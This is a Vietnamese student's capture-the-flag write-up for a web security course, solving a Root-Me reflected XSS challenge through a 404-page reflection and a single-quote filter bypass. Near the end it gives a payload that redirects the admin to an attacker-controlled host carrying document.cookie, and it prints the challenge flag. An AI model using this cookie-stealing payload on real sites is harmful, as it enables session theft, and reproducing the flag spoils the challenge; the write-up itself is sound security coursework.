BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN

Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*


Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*

Challenge 5: XSS – Reflected (level medium)


Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-Reflected \

- ✓ Theo tên challenge thì đây là loại XSS-Reflected. Challenge yêu cầu ta lấy cookie của administrator và quản trị viên này nhận thức được bảo mật thông tin và anh ta sẽ không nhấp vào các liên kết lạ mà anh ta có thể nhận được. Dó đó chúng ta phải tìm cách làm cho XSS của ta kích hoạt mà không cần nhấp vào

- ✓ Truy cập vào trang web




✓ Sau khi đọc qua tất cả các trang, chỉ có một điểm đầu vào trong vùng thông báo của trang Contact us, nhưng nó không phải là điểm tiêm, vì sau khi để lại tin nhắn (message), trang sẽ nhắc rằng tất cả các tin nhắn sẽ bị vứt bỏ và sẽ không được xem.




✓ Nhìn vào mã nguồn trang thì ta thấy có mục security

```
<nav id="menu">
  <div class="inner">
    <h2>Menu</h2>
    <ul>
      <li>
        <a href="?p=home">Home</a>
      </li>
      <li> == $0
        <a href="?p=prices">Prices</a>
      </li>
      <li>
        <a href="?p=about">About</a>
      </li>
      <li>
        <a href="?p=contact">Contact Us</a>
      </li>
      <!--li><a href="?p=security">Security</a></li-->
    </ul>
  </div>
```


✓ Nhưng khi mở ra thì thấy trang 404.




✓ Tuy nhiên, ta cần lưu ý rằng việc sửa đổi ?p=${xxx} trong URL sẽ in ra The page ${xxx} could not be found ở trang 404, trong đó ${xxx} được nhúng trong thuộc tính href của thẻ a (${xxx}), đây có thể là điểm chèn XSS.




- ✓ Tuy nhiên, kiểm tra thấy rằng điểm tiêm này đã lọc nhiều ký hiệu html, và các ký hiệu như <>"+ đã được lọc, dẫn đến khó chèn hơn. Chỉ có một dấu nháy đơn ' là không được lọc nên có thể dùng để đóng thuộc tính href trước đó, đưa các thuộc tính có thể kích hoạt XSS.
- ✓ Cố gắng xây dựng tham số trọng tải của URL ?p= exp 'onmousemove =' alert (1) và nhận thấy rằng thẻ a được đưa vào dưới dạng <a href = "?p= exp" onmousemove = "alert (1) ">, do đó thuộc tính onmousemove được đưa vào thành công và XSS được kích hoạt khi chuột đi qua liên kết.
- ✓ Lý do tại sao thuộc tính onmousemove được đưa vào thay vì thuộc tính onclick là vì tiêu đề đã nêu rõ rằng quản trị viên sẽ không nhấp vào tất cả các liên kết XSS đáng ngờ, vì vậy hành vi XSS được chèn không thể được kích hoạt bằng cách nhấp và phải là tập lệnh js.




- ✓ Tạo máy chủ HTTP tạm thời bằng cách sử dụng RequestBin
- ✓ Xây dựng payload exp' onmouseover='document.location=%22${HOST}?%22.concat(document.cookie)
- ✓ Trong đó: sử dụng %22 để thay cho “, concat để thay cho +. Và ${HOST} là máy chủ tạm thời của ta.
- ✓ Nhấn vào nút Report to the administrator để gửi payload đi. Sau đó đợi tại trang web lắng nghe.





- ✓ Nếu kích hoạt thành công, ta sẽ nhận được một lá cờ để hoàn thành thử thách.



FLAG: r3fL3ct3D_XsS_fTw